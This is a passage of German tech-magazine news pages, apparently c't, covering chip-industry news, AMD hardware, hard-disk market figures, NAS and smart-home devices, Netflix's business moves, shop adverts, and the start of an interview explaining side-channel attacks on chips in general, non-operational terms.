Ein erheblicher Teil der EU-Fördermittel ist aber kein frisches, zusätzliches Geld, sondern wird aus bestehenden Förderprogrammen umgewidmet. Im Rahmen des Projekts „Chips for Europe" sollen die einzelnen Mitgliedsstaaten Firmen fördern und Projekte schneller genehmigen. Außerdem wird ein Fonds für Chip-Investitionen aufgelegt unter Beteiligung des bestehenden Aufbauprogramms InvestEU. Zum Chips-Act-Paket gehören zudem Maßnahmen zur Marktüberwachung, um Lieferengpässe früher zu erkennen.

Sowohl aus der Chipbranche als auch von Marktbeobachtern kommt Kritik. Die Maßnahmen seien besonders im Vergleich zu den Fördermitteln des US Chips Act und des dortigen Inflation Reduction Act viel zu lasch und auch zu kompliziert. Daher sei es schwierig, das Ziel zu erreichen, nämlich den Anteil der EU an der weltweiten Chipfertigung innerhalb von etwa zehn Jahren zu vervierfachen. Als ein wesentliches Problem wird auch der Fachkräftemangel genannt, den der EU Chips Act aber ebenfalls lindern soll.

Zurzeit gibt die Chipbranche kein gutes Bild ab, weil die Nachfrage immer weiter absackt. Sogar der Auftragsfertigungs-Champion TSMC schaut etwas düster auf die nahe Zukunft und erwartet in den nächsten beiden Quartalen Umsatzrückgänge im einstelligen Prozentbereich. Der bescheidene TSMC-Ausblick ließ auch die Börsenkurse einiger anderer Chiphersteller fallen.

Ryzen-Probleme

Wer einen aktuellen Ryzen 7000 auf einem Asus-Mainboard betreibt, sollte nach einem BIOS-Update Ausschau halten. Anscheinend überhitzen auf manchen Boards Prozessoren, was zu mechanischen Schäden an der CPU sowie verschmorten Kontakten in der AM5-Fassung führt. Betroffen sind vor allem wohl die in 3D-Spielen besonders starken Ryzen-7000-Typen mit zusätzlichem Cache-Chip (3D V-Cache, Ryzen 9 7950X3D, 7900X3D, 7800X3D). Asus und MSI haben BIOS-Updates für viele AM5-Boards bereitgestellt.

Vorsicht beim AMD Ryzen 7000X3D mit Zusatz-Cache: Auf manchen Mainboards verträgt der Prozessor höhere Spannungen für übertaktetes RAM anscheinend schlecht.

Bis Redaktionsschluss war die genaue Fehlerquelle unklar. Es deutet sich aber an, dass manche BIOS-Versionen einige Betriebsspannungen zu stark steigern, wenn man EXPO-Profile für übertaktetes RAM lädt. Diese „Extended Profiles for Overclocking" (EXPO) sind das AMD-Gegenstück zu den seit einigen Jahren bekannten Extreme Memory Profiles (Intel XMP). Das könnte sich zu einer lustigen Diskussion auswachsen, wo das Übertakten genau anfängt und wer dann für Schäden haftet. Speziell bei ihren jeweiligen CPU-Spitzenmodellen kämpfen AMD und Intel um jedes Megahertz Taktfrequenz und weichen Grenzwerte für Leistungsaufnahme und Betriebsspannungen immer weiter auf. Damit laden sie die Board-Hersteller geradezu ein, ihrerseits einige Schräubchen noch ein bisschen weiterzudrehen – aber nach fest kommt ab, wie erfahrene Handwerker wissen.

20 Jahre x86-64

Wie die Zeit vergeht: Nun sind auch schon wieder 20 Jahre vergangen, seit AMD im April 2003 den Opteron „Sledgehammer" als ersten x86-Prozessor mit 64-Bit-Erweiterung vorstellte. Der Opteron war für Server gedacht, erst im Herbst 2003 folgte der Athlon 64 für Desktop-PCs. Und erst 2005 kam eine finale 64-Bit-Version von Windows XP. Es ging also langsam los, doch mittlerweile hat sich AMD64 alias x86-64 auf ganzer Linie etabliert: Alle aktuellen Prozessoren von AMD und Intel sind 64-Bitter.

Die britische Entwicklerfirma ARM, die in diesem Jahr an die Börse kommen soll, baut in den USA ein neues Team aus Chip-Designern auf. Das könnte einerseits ARM-Prozessoren im Auftrag externer Kunden entwickeln, aber – und darüber wird spekuliert – möglicherweise auch welche unter der Marke ARM. Damit würde ARM als Konkurrent von eigenen Kunden wie Qualcomm, MediaTek, Samsung, Amazon und Nvidia auftreten. Das ist bei den Auftragsfertigern Intel und Samsung allerdings ebenso.

(ciw@ct.de) c't

Profigrafikkarten mit bis zu 48 GByte Speicher

Die High-End-Grafikkarten Radeon Pro W7900 und W7800 von AMD sollen in Workstations 3D-Rendering, Raytracing und KI-Berechnungen beschleunigen.

Der Chiphersteller AMD hat die ersten Profigrafikkarten mit RDNA3-Architektur vorgestellt. Die Radeon Pro W7000 sind somit eng mit den Gaming-Grafikkarten der Serie Radeon RX 7900 verwandt. Die verwendete Navi-31-GPU besteht aus mehreren Chiplets. Im Graphics Compute Die (GCD) arbeiten auf der Radeon Pro W7900 96 Compute-Units mit 6144 Shader-Kernen. Zudem enthält das in 5-Nanometer-Technik von TSMC gefertigte GCD Display-, Video- und Steuerprozessoren. Drumherum gruppiert AMD sechs Memory Cache Dies (MCD) mit Speichercontrollern und jeweils 16 MByte Infinity-Cache.

Bei der billigeren Radeon Pro W7800 sind nur 70 Compute Units (4480 Shader-Kerne) aktiv. Zudem spendiert AMD ihr im Unterschied zur Radeon Pro W7900 lediglich 32 statt 48 GByte GDDR6-ECC-RAM. Das Speicherinterface schrumpft ebenfalls von 384 auf 256 Bit.

Der Hersteller verspricht im Vergleich zu den Vorgängern der Serie Radeon Pro W6000 eine um rund 50 Prozent höhere Performance bei Raytracing-Berechnungen. Für KI-Anwendungen hat AMD zusätzliche Befehle eingebaut und den Durchsatz im Vergleich zu RDNA2-GPUs verdoppelt. Die Hardware-Videoeinheiten entlasten den Prozessor beim De- und Enkodieren des offenen AV1-Formats bei 8K-Auflösung, 60 Hertz Wiederholrate und 12 Bit Farbtiefe pro Kanal.

Für die Radeon Pro W7900 verlangt AMD 4000 US-Dollar, die W7800 kostet 2500 US-Dollar. Einzeln sollen sie in den nächsten Wochen in den Handel kommen. Workstations großer PC-Hersteller mit den Profigrafikkarten erwartet AMD in der zweiten Jahreshälfte. *(chh@ct.de)*

Bild: AMD

Per DisplayPort 2.1 steuert die Radeon Pro W7900 8K-Displays mit 12 Bit Farbtiefe und 60 Hertz Wiederholrate ohne Farbkompression an.

Gaming-Notebooks mit Ryzen-16-Kerner

Bereits zum Jahresanfang kündigte AMD potente Mobilprozessoren der Serie Ryzen 7045 „Dragon Range“ an. Nun gibt es die **ersten Notebooks von Asus und Dell mit den stärksten Ryzen-Mobil-CPUs** zu kaufen. Als Besonderheit handelt es sich bei den Ryzen 7045 nicht um monolithische Chips, sondern die CPUs bestehen wie die Desktopvarianten der Ryzen 7000 aus zwei beziehungsweise drei Chiplets. Das erlaubt bis zu 16 Zen-4-Kerne. Allerdings sind die Ryzen 7045 nicht gesockelt, sondern direkt auf der Hauptplatine aufgelötet.

Asus rüstet die beiden Gaming-Notebooks ROG Strix G17 und ROG Zephyrus Duo 16 mit dem Spitzenmodell Ryzen 9 7945HX aus. Den 17-Zöller mit 2560 × 1600 Pixeln Auflösung gibt es mit Mobilvarianten der Grafikkarten Nvidia GeForce RTX 4050 bis 4090, einer 1-TByte-SSD und 16 beziehungsweise 32 GByte DDR5-RAM zu kaufen. Die Basiskonfiguration mit einer GeForce RTX 4060 kostet 2200 Euro, die High-End-Variante mit RTX 4090 4300 Euro. Das Zephyrus Duo 16 mit zusätzlichem Touchscreen zwischen Tastatur und Hauptdisplay ist deutlich teurer. Mit 32 GByte DDR5-RAM, einer 2-TByte-SSD und einer GeForce RTX 4090 kostet es 5000 Euro. Für 1000 Euro Aufpreis bekommt man doppelt so viel RAM- und SSD-Kapazität.

Dell bietet das Notebook Alienware m16 für 2860 Euro mit dem 12-Kerner Ryzen 9 7845HX und GeForce RTX 4070 an. Die Grafikkarte steuert ein 16-Zoll-Display mit 240 Hertz Wiederholrate an. Rund 450 Euro weniger kostet die Variante mit dem Achtkerner Ryzen 7 7745HX, einer GeForce RTX 4060 und 165-Hz-Display. *(chh@ct.de)*

Bild: Asus

Auf dem zusätzlichen 14-Zoll-Touchscreen des ROG Zephyrus Duo 16 mit Ryzen-9-7945HX-Prozessor können Gamer parallel zum Spiel Chats verfolgen.

Festplatten: Kapazitäten hoch, Verkäufe runter

Die Festplattenhersteller müssen im ersten Quartal 2023 erneut sinkende Verkaufszahlen hinnehmen. Nach oben geht es hingegen bei den Speicherkapazitäten.

Das Jahr 2023 hat für HDD-Hersteller noch schlechter begonnen als das Jahr 2022 endete. Nur rund 33,5 bis 34,9 Millionen Festplatten haben die letzten drei Festplattenhersteller Seagate, Toshiba und Western Digital gemeinsam nach Angaben des Marktforschungsunternehmens Trendfocus weltweit im ersten Quartal 2023 verkauft – verglichen mit Ende 2022 ein Minus von 3,8 bis 7,6 Prozent. Schon diese Zahlen waren desaströs, im Vergleich zu Ende 2021 sanken die Verkäufe auf die Hälfte.

Am härtesten erwischte es Toshiba, das laut der optimistischsten Schätzung nur noch rund 6,7 Millionen Festplatten absetzen konnte. Für Marktführer Seagate rechnen die Analysten mit 15 bis 15,5 Millionen Laufwerken, während Western Digital auf eine Zahl zwischen 12,2 und 12,7 Millionen kommt.

In Sachen Kapazität geht es hingegen weiter nach oben. Seagate erweitert seine NAS-Festplattenserie durch den Einbau einer zehnten Scheibe in das Gehäuse um ein neues Modell mit höherer Kapazität. Die Ironwolf Pro fasst 22 TByte mit CMR-Aufzeichnung, erlaubt eine Arbeitslast von 550 TByte pro Jahr und erreicht eine Maximalgeschwindigkeit von 285 MByte/s. Im Preis von knapp 600 Euro ist ein Datenrettungsservice innerhalb der ersten drei Jahre enthalten. Auf Produktionsfehler gibt es fünf Jahre Garantie.

Zudem liefert Seagate eigenen Angaben zufolge seit Mitte April die ersten HAMR-Festplatten mit 30 und mehr TByte an Pilotkunden aus. HAMR, Heat Assisted Magnetic Recording, gilt als ein wesentlicher Baustein für die Steigerung der Festplattenkapazität bis hin zu mehr als 50 TByte in einem üblichen 3,5-Zoll-Gehäuse. Noch in diesem Quartal soll ein Marktstart erfolgen, wenn auch nur in einer Kleinserie.

Noch einmal Seagate: Das Unternehmen hat nach Ansicht des US-Handelsministeriums gegen Exportbeschränkungen verstoßen. Seagate hatte den chinesischen Hersteller Huawei vom August 2020 bis zum September 2021 mit rund 7,4 Millionen Festplatten beliefert, obwohl Huawei zuvor auf der US-Embargo-Liste gelandet war. Weil die Festplatten nicht in den USA produziert wurden, war Seagate zunächst der Ansicht, der Verkauf falle nicht unter die Sanktionen – nun aber zahlt das Unternehmen die vom Ministerium verhängte Strafe von 300 Millionen US-Dollar. *(ll@ct.de)*

Bild: Seagate

Mehr Kapazität durch den Einbau einer weiteren Scheibe: Seagates NAS-Festplatte Ironwolf Pro ist jetzt mit 22 TByte Speicherplatz erhältlich.

PCIe-Gehäuse für Rechenbeschleuniger

Manchem Server fehlt der Platz für eine große PCI-Express-Karte oder sein Netzteil ist zu schwach dafür. Ist ein PCIe-x16-Slot frei, lassen sich bis zu **vier Karten extern im Gehäuse Netstor NA255A-G4** anschließen. Zum Lieferumfang gehören eine PCIe-x16-Adapterkarte für den Server (Host) sowie 1,5 Meter lange Verbindungskabel. Laut Hersteller lässt sich mit dem auch als Turbobox Pro bezeichneten Gehäuse etwa ein Standard-PC zu einem GPU-Server aufrüsten.

Ein PCIe-Switch im NA255-G4 verbindet die vier PCIe-4.0-x16-Fassungen mit dem Host. Jede PCIe-Karte kann drei Slots breit und bis zu 32 Zentimeter lang sein. Das 1650-Watt-Netzteil hat zwölf PCIe-Stromkabel mit 6+2-Steckern. Starline Computer verkauft das Gehäuse für 4900 Euro. *(ciw@ct.de)*

Bild: Netstor

Das Netstor NA255A-G4 ist ein Gehäuse für vier PCIe-x16-Karten mit hoher Leistungsaufnahme.

Fernwartungskarte mit Raspi

Wer einen Server oder einen anderen Computer aus der Ferne per Netzwerk steuern will, kann **Remote-KVM-Hardware nachrüsten.** KVM steht für Keyboard, Video, Mouse. Viele Remote-KVM-Geräte sind teuer und haben proprietäre Firmware. Die chinesische Firma Blicube liefert eine kleine Box und eine PCIe-Karte jeweils für ein Raspberry Pi Compute Module CM4, die die zur Fernwartung nötigen Anschlüsse herausführen. Auf dem Raspi CM4 installiert man die Software BliKVM, die aus dem Open-Source-Projekt PiKVM entstanden ist, das wir in c't 9/2021 vorgestellt haben.

Das externe Kästchen BliKVM CM4 ist bei AliExpress für knapp 80 Euro erhältlich, die Steckkarte BliKVM PCIe für 140 Euro. Zusätzlich braucht man ein Raspi CM4. *(ciw@ct.de)*

Für Maker und Nerds

shop.heise.de/shop-maker

ParkLite

ParkLite denkt mit. Die elektronische Parkscheibe stellt automatisch nach ca. 20 Sekunden die Parkzeit ein. Damit ist Schluss mit Bußgeldern! Hitze- und kältebeständig, inklusive Reinigungstuch und Klebepads.

29,90 €

Aluminium-Case FLIRC

Das hochwertige Gehäuse aus stabilem Aluminium ist ideal, um den Raspberry Pi 4 als Media Center zu verwenden. Das elegante Design integriert sich optimal in jede Wohnumgebung. **Auch im Set mit Raspi 4 Model B 2GB erhältlich.**

23,90 €

musegear® finder Version 2

Finden Sie Schlüssel, Handtasche oder Geldbeutel bequem wieder statt ziellos zu suchen. Mit dem Finder können Sie z.B. das Smartphone klingeln lassen oder Wertgegenstände einfach tracken und noch mehr.

24,90 €

NEU

Raspberry Pi Pico Starter Kit

Mit Zubehör: Board, Micro-USB-Kabel, Stiftleisten, Breadboard, Jumperkabel.
Raspberry Pi Pico ist ein kostengünstiges, leistungsstarkes Mikrocontroller-Board mit flexiblen digitalen Schnittstellen.

19,90 €

Make Family + Makey-Paket

Das PDF-Magazin mit 21 Anleitungen zum kreativen Basteln mit Kids auf über 200 Seiten.
Dazu: Makey-Plüschroboter und Makey-Lötbausatz mit LEDs und Batterie.

~~27,70 €~~ **19,90 €**

PokitMeter – Multimeter, Oszilloskop und Logger

PoKit misst, zeigt und protokolliert eine Vielzahl von Parametern wie Spannung, Strom, Widerstand und Temperatur mittels Verbindung via Bluetooth mit Ihrem Smartphone oder Tablet.

109,90 €

Joy-IT OR750i: Freifunk- & OpenWrt-Dual-Band-Router

Der Einstieg in die Freifunk- und OpenWrt-Welt kann oft schwierig sein. Deshalb hat Joy-IT in Zusammenarbeit mit Freifunk Hannover und c't den OR750i entwickelt.
Dank Webinterface kann man beliebige Firmwares einfach hochladen – ohne komplizierte Kommandos oder inkompatible Hardware-Revisionen; ideal für OpenWrt-Einsteiger und solche, die Freifunk einfach nur nutzen wollen.

39,90 €

BEST-SELLER

Tasse „Kein Backup? Kein Mitleid!“

Wer kennt es nicht? Die lieben Kollegen haben wieder mal die Datensicherung vergessen und betteln bei Ihnen in der IT-Abteilung um Hilfe. Sie denken sich dabei nur: **„Kein Backup? Kein Mitleid!“** Platzieren Sie die schicke Keramiktasse, außen mattschwarz und innen rot, einfach demonstrativ auf Ihrem Schreibtisch. Der praktische Holzdeckel kann gleichzeitig als Untersetzer verwendet werden und verhindert somit nervige Kaffeeflecken auf dem Schreibtisch.

17,90 €

REINER SCT Authenticator

Der REINER SCT Authenticator speichert die elektronischen Schlüssel für die Logins sicher in seiner Hardware und generiert die TOTP-Einmalpasswörter hochgenau alle 30 Sekunden.
Er arbeitet **ohne Internetverbindung** und kann deshalb online nicht angegriffen werden. Zusätzlich kann seine Funktion noch mit einem **PIN-Schutz** abgesichert werden.

39,90 €

„No Signal“ Smartphone-Hülle

Passend für Smartphones aller Größen bis 23cm Länge blockt diese zusammenrollbare Hülle alle Signale von GPS, WLAN, 3G, LTE, 5G und Bluetooth, sowie jegliche Handy-Strahlung.
Versilbertes Gewebe im Inneren der Tasche aus recycelter Fallschirmseide bildet nach dem Schließen einen faradayschen Käfig und blockiert so alle Signale.

39,90 €

shop.heise.de/shop-maker

PORTOFREI AB 20 € BESTELLWERT

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Kurzes Rack-NAS

QNAPs neues 19-Zoll-Gerät ist nur halb so tief wie typische Server und eignet sich so auch für kürzere Schränke.

Der taiwanische Netzwerkspeicher-Hersteller QNAP hat neue Hardware für professionelle Anwendungen in den Handel gebracht: Die TS-855eU-8G kommt im 19-Zoll-Format für übliche Gestelle und Verteilerschränke und belegt zwei Höheneinheiten. Die Besonderheit: Die Turbo Station TS-855eU ist lediglich 30 statt der üblichen bis zu 60 Zentimeter tief. Aufgrund ihres Gewichts von fast 8 Kilogramm benötigt sie aber trotzdem durchgehende Montageschienen mit Schraubpunkten auf beiden Seiten.

Das NAS schluckt bis zu acht Festplatten im 2,5- oder 3,5-Zoll-Format; der Datenaustausch läuft über SATA mit bis zu 6 Gbit/s. Optional kann man das mit SSD-Caching beschleunigen, wofür die TS-855eU zwei M.2-Steckplätze mit je vier PCIe-3.0-Lanes (NVMe) auf der Platine hat.

Herzstück ist ein Intel-Atom-C5125-Prozessor 2022 vorgestellt mit acht Kernen und 2,8 GHz Taktfrequenz. Er hat in der Grundausstattung über 8 GByte DDR4-Arbeitsspeicher, der Maximalausbau beträgt 64 GByte mit zwei SO-DIMM-Modulen à 32 GByte. Auch RAM für Fehlerkorrektur per ECC unterstützt das NAS. Als Betriebssystem installiert QNAP das hauseigene QuTS hero h5.0.1, das sich speziell an Unternehmensanwender richtet.

Die Netzwerkverbindung läuft wahlweise über die zwei integrierten 2,5-Gigabit-Ethernetports oder optionale Steckkarten mit 10 und 25 Gbit/s für Kupfer- oder Glasfaserkabel. Dafür hat das NAS zwei PCIe-3.0-x4-Slots, die auch für andere Erweiterungen zum Einsatz kommen können, etwa zusätzliche M.2-SSDs für mehr Cachespeicher oder Glasfaserkarten für Fibre-Channel-Speichernetzwerke (SAN).

Die QNAP Turbo Station TS-855eU-8G ist ab sofort in zwei Versionen erhältlich, mit und ohne redundante Stromversorgung. Die Standardvariante kostet derzeit rund 2030 Euro (ohne Platten); die TS-855eU-RP-8G liegt bei 2050 Euro. Die durchschnittliche Leistungsaufnahme gibt QNAP mit 50 bis 80 Watt an.

(amo@ct.de)

Bild: QNAP

QNAPs Netzwerkspeicher TS-855eU-8G nimmt acht Festplatten sowie zwei NVMe-SSDs auf. Letztere können über PCIe-Steckkarten ergänzt werden.

AVMs Smart Gateway: Fritz lernt ZigBee

Das im Januar von AVM angekündigte **Fritz Smart Gateway ist ab sofort erhältlich.** Der Einführungspreis beträgt rund 90 Euro und erste Händler wie MediaMarkt, Notebooksbilliger und reichelt haben das Gerät in ihrem Onlinesortiment.

Das Gateway ergänzt bestehende Fritzboxen ab FritzOS 7.50 um eine ZigBee-Schnittstelle und erlaubt ihnen so erstmalig ZigBee-Lampen und -Schaltaktoren zu steuern. Derzeit ist die Kompatibilitätsliste noch nicht lang, aber weil sich der Berliner Routerhersteller zum Smart-Home-Standard Matter bekannt hat, dürfte sie mit der Zeit wachsen.

Das Gateway hat außerdem eine DECT-Basis an Board, die weitere DECT-ULE-Geräte versorgt – Telefone unterstützt sie nicht. Das Smart Gateway kommuniziert wahlweise über WLAN oder LAN mit der steuernden Fritzbox. Ein USB-Anschluss liefert bis zu 500 Milliampere für externe Geräte.

(amo@ct.de)

Bild: AVM

Sieht zwar aus wie ein Repeater, ist aber keiner: Mit dem Smart Gateway geht der Fritz-Welt ein Licht auf, denn sie lernt unter anderem mit ZigBee-Lampen zu kommunizieren.

Glasfaser-Turbo

Ein Team aus Technikern des Infrastrukturherstellers Nokia und des Backbone-Betreibers GlobalConnect hat bei Tests neuer Glasfasertechniken die Terabit-Grenze bei der Nutzdatenrate geknackt. Mithilfe von Nokias im Februar vorgestelltem Glasfaser-Transceiver „Photonic Service Engine PSE-6s“ erreichten sie **über 118 Kilometer Faserlänge rund 1,2 Terabit pro Sekunde.** Der Rekord wurde über eine Farbe und mit 150 GHz Bandbreite aufgestellt. Im selben Zug testete das Team eine Langstreckenverbindung über 2000 Kilometer und erreichte dabei 800 Gbit/s Nutzdatenrate.

Netzwerkhardware macht einen großen Teil der Leistungsaufnahme des Internets aus. Schnellere Schnittstellen bedeuten, dass weniger Schnittstellen insgesamt benötigt werden, um den Datenverkehr abzuwickeln. GlobalConnect erhofft sich durch die sukzessive Aufrüstung auf schnellere Glas-Transceiver rund 50 Prozent Kostenersparnis und 60 Prozent weniger Stromverbrauch. *(amo@ct.de)*

Wechselbad der Gefühle

Netflix: Bevorzugte Werbeabos, Live-Pleite und das Warten auf die Account-Sharing-Sperre

Der weltgrößte Videostreamingdienst gewährt Nutzern, die ihre Kontodaten an Dritte weitergeben, noch etwas Aufschub – will aber weiter gegen Account-Sharing vorgehen. Bei der Frage, wie Mitgucker zu neuen Abonnenten werden, könnten Werbeabos eine Schlüsselrolle einnehmen.

Von Nico Jurran

Das ist mal eine Kehrtwende: Bis vor einigen Jahren schloss Netflix noch Abonnements mit Werbung aus, heute gibt es nicht nur das Standard-Abo einer verbilligten Variante mit Werbung, sondern der Dienst bevorzugt Kunden mit diesem Tarif künftig sogar. Und zwar erhöht er die Auflösung bei der Variante mit Werbung zum Monatspreis von rund fünf Euro auf 1080p (1920 × 1080 Pixel), belässt sie beim Standard-Abo zum Vollpreis von acht Euro pro Monat aber bei 720p (1280 × 720 Pixel).

Wahrscheinlicher Grund für diese Maßnahme: In den USA hat Netflix laut seinem jüngsten Quartalsbericht mit dem Werbeabo pro Nutzer mehr verdient als mit dem Standardabo. Das Unternehmen wird also weitere User für das Werbeabo gewinnen wollen – zumal die Geschäftszahlen besser sein könnten: Der Umsatz stieg im Jahresvergleich zwar um 3,7 Prozent auf 8,16 Milliarden US-Dollar, der Betriebsgewinn ging im gleichen Zeitraum aber um 13 Prozent zurück und liegt jetzt bei 1,7 Milliarden Dollar. Damit sank auch der Nettogewinn um rund 18 Prozent gegenüber dem Vorjahr auf zuletzt 1,3 Milliarden Dollar.

Bei der Bekanntgabe seiner Quartalszahlen kündigte das Streamingunternehmen zudem an, gegen die Weitergabe von Netflix-Passwörtern in weiteren Märkten erst im Verlauf des zweiten Quartals vorzugehen. Bislang hat der Dienst in mehreren lateinamerikanischen Ländern sowie Spanien, Portugal und Kanada das sogenannte Account-Sharing gesperrt. Eigentlich sollten im ersten Quartal weitere Länder folgen. Wenn es nun im zweiten Quartal so weit ist, dürften auch Kunden in den USA und Deutschland betroffen sein.

Aufgeschoben, nicht aufgehoben

Warum die Einschränkungen für das Teilen von Netflix-Accounts verschoben wurde, geht aus dem Finanzbericht nicht eindeutig hervor. Dort steht nur, dass man dazugelernt habe und die Einsichten bei künftigen Umsetzungen einbringen wolle. Informationen, was konkret damit gemeint ist und welche Änderungen dadurch im Vergleich zu Ländern wie Spanien und Portugal zu erwarten sind, blieb Netflix schuldig. Allerdings ließ der Dienst offen, ob er künftig in allen Ländern bei der Einführung der Account-Sharing-Sperre weiterhin die Option anbietet will, Personen außerhalb des Haushalts gegen Aufzahlung weiterzuversorgen.

In Kanada sei die Anzahl der zahlenden Nutzer nach dem Start der Maßnahme zwar kurzfristig gesunken, dort hat Netflix eigenen Angaben zufolge nun aber mehr zahlende User als vor Einführung der Account-Sharing-Sperre. Der Dienst sieht dies als guten Indikator für seinen wichtigen Heimatmarkt – auch dort erwartet er also ein Plus bei der Zahl der Kunden durch den umstrittenen Schritt.

Live-Panne

Der Quartalsbericht erschien nur drei Tage nach der bislang größten Panne in der Geschichte von Netflix: Eigentlich wollte der Dienst ein Special der US-Ausgabe seiner Kuppel-Show „Love is blind“ („Liebe macht blind“) live senden, doch anstelle von Emotionsausbrüchen sahen die Nutzer wegen technischer Probleme nur eine Fehlermeldung. Am Ende benötigte der Dienst 19 Stunden, um die Aufzeichnung der Sendung zu veröffentlichen.

Das ist auch ein Rückschlag für Netflix' Co-Chef Ted Sarandos, der Live-Übertragungen gerne zum Standard für die Endrunden bei Wettbewerbsshows machen würde – mit der Begründung, dass der Live-Charakter es spannender mache und die Zuschauer zudem nicht der Versuchung erliegen, zum Finale zu springen, um zu erfahren, wer gewonnen hat (siehe c't 5/2023, S. 48). Nachdem Anfang März noch die Live-Premiere mit der Ausstrahlung eines Stand-up-Specials des Comedians Chris Rock geglückt war, kommen nun jedoch Zweifel auf, ob Netflix dieser Aufgabe gewachsen ist. Eine Werbung für den Dienst ist das missglückte Live-Special jedenfalls nicht. *(nij@ct.de)* c't

Bild: Twitter/@netflix

„Wir haben gesagt, dass alles passieren kann“: Nach der Panne bei der Live-Ausstrahlung des „Love is blind“-Specials versuchte es Netflix mit Galgenhumor.

Unterschätzter Angriffsvektor

Interview: Hacker Witold Waligóra über Seitenkanalangriffe

In gut ausgerüsteten Laboren friemeln Hacker an Chips, beobachten ihr Oszilloskop und berechnen mit komplexen mathematischen Modellen kryptografische Schlüssel aus erfassten Daten. Diese bestehen nicht aus Nullen und Einsen des Datenstroms, sondern aus Seitenkanälen wie etwa Erhitzungen des Chips. Wir haben bei Witold Waligóra, einem Hacker, der sich besonders gut auf Seitenkanalattacken versteht, nachgefragt, was man damit erreichen kann und natürlich auch, wie man sich schützt.

Von Wilhelm Drehling

Abgesehen von Hackern, die Sicherheitslücken im Code mit Tools clever ausnutzen, um in ein geschütztes System einzudringen, gibt es noch eine andere, kleinere Welt von Hackern, die sich der Hardware gewidmet haben. Durch Messungen und Manipulationen am Chip können sie kryptografische Schlüssel wie die von AES [1] berechnen.

Auch wenn solche Angriffsvektoren häufig theoretischer Natur sind, zeigen Seitenkanalangriffe wie Rowhammer [2], dass diese genauso viel Schaden anrichten können wie klassische Softwareangriffe. Auf der Hacker-Konferenz Nullcon sprachen wir mit dem Sicherheitsexperten Witold Waligóra über die Arten von Seitenkanalangriffen und wollten wissen, weshalb Unternehmen wenig gegen diese Art von Angriffen unternehmen.

c't: Was versteht man unter einem Seitenkanal?

Witold Waligóra: Seitenkanäle sind physikalische Nebeneffekte von Berechnungen. Wenn Sie Ihr Programm auf einem Chip laufen lassen, erzeugt der Nebeneffekte wie Hitze oder Geräusche. Man kann aber auch aus dem Stromverbrauch und der Länge der Berechnungen einiges ableiten. Je nach Algorithmus fallen Berechnungen kürzer oder länger aus. Das sind Dinge, die nicht durch die Programmiersprache bestimmt werden. Sie heißen Seitenkanäle, weil sie maschinennah passieren.

c't: Welche Gerätschaften braucht man, um einen Seitenkanalangriff auszuführen?

Waligóra: Das hängt stark von dem Seitenkanal ab. Eine häufig genutzte Methode besteht darin, den Energieverbrauch des Chips aufzuzeichnen: Dazu misst man die anliegende Spannung über einen gewissen Zeitraum – das nennt sich Power Analysis. Üblicherweise erledigt man sowas mit einem Speicheroszilloskop. In manchen Fällen kann man auch die elektromagnetische Abstrahlung messen und Schlüsse daraus ziehen. Das erfordert aber ein größeres Setup.

c't: Müssen Seitenkanalangriffe immer direkt am Chip ausgeführt werden oder geht sowas auch aus der Ferne?

Waligóra: Die Power Analyse führt man direkt am Chip aus, Timing-Attacken dagegen können Angreifer aus der Ferne abwickeln. Wenn Sie zum Beispiel einen FPGA-Chip haben, ist es manchmal möglich, diesen von außerhalb umzuprogrammieren und den Strom im Chip über ein Oszilloskop selbst zu messen [3]. Das ist zwar wirklich raffiniert und ein seltener

Witold Waligóra arbeitet seit vielen Jahren im Bereich Seitenkanalangriffe und ist Gründer der Firma CloudVA, die sich mit der Sicherheit von IoT- und Embedded-Systemen befasst.

und spezieller Anwendungsfall, kommt aber durchaus vor. In der Regel benötigt man für einen Seitenkanalangriff aber direkten Zugriff auf das Gerät.

c't: Welche Daten können Sie denn aus dem Energieverbrauch ablesen?

Waligóra: Zum Beispiel kann man damit Schlüssel auslesen. Das geht etwa mit CMOS-Chips, der derzeit am weitesten verbreitete Bauweise. Ein solcher CMOS-Chip verbraucht Strom, wenn er seinen Zustand ändert. Wenn also ein Transistor seinen Zustand ändert und eine 1 in eine 0 wechselt oder umgekehrt, dann verbraucht er mehr Strom. Solche Zustandsänderungen erkennt man in den Energieverbrauchsmessungen, die man Spuren nennt. Misst man genau genug, während im Chip gerade eine kryptografische Berechnung stattfindet, ist der Schlüssel beziehungsweise Fragmente davon in den

Spuren sichtbar. Aber man braucht bisweilen sehr viele Einzelmessungen, um den gesamten Schlüssel wiederherzustellen, bis wirklich verifiziert ist, was eine 0 und was eine 1 ist, da es beim Messen sehr feine Spannungsunterschiede gibt.

c't: Wie finden Sie einen Schlüssel in den Spuren? Berechnen Sie ihn?

Waligóra: Da ist sehr viel Mathematik im Spiel. Einer der gebräuchlichsten Angriffe für die Power Analyse ist die Pearson-Korrelation, mit der man den verborgenen Wert allein aus der Spur ermitteln kann. Die Energieaufnahme hängt nämlich mit der Anzahl der veränderten Bits zusammen. Ich muss also nur herausbekommen, wie viele Bits sich geändert haben – das berechne ich mit dem sogenannten Hamming-Gewicht. Dafür gibt es ein komplexes mathematisches Modell, das bei genügend Stichproben den ursprünglichen Wert herausfinden kann. Aber das Schöne daran ist: Weil fast jeder Chip den gleichen Prozess durchläuft und das gleiche Hamming-Gewicht erzeugt, sind die Angriffe bemerkenswert leicht übertragbar, sobald man den Low-Level-Kram, wie etwa den, das Oszilloskop mit dem Gerät zu verbinden, hinter sich gelassen hat.

c't: Gibt es auch aggressivere Formen von Seitenkanalangriffen?

Waligóra: Es gibt sogenannte aktive Seitenkanalangriffe. Anstatt nur Energieverbrauchsmessungen aufzuzeichnen, können wir Störungen im Chip erzeugen. Diese nennen wir Glitches, wobei eine der einfachsten Möglichkeiten das Clock Glitching ist. Es handelt sich, vereinfacht gesagt, um eine örtlich begrenzte Übertaktung, bei der der Chip schneller getaktet wird als er sich eigentlich stabilisieren kann – so entstehen messbare Fehler. Es gibt einen berühmten Angriff auf das kryptografische Verfahren AES in der neunten und zehnten Runde [Anm. d. Red.: wissenschaftliche Paper und Demos dazu haben wir unter ct.de/yw3d verlinkt], bei der man ein Byte eines Zwischenzustands von AES umdreht, was zu einer teilweisen Wiederherstellung des Schlüssels führt. Wiederholt man das an mehreren Stellen, lässt sich der ganze Schlüssel berechnen.

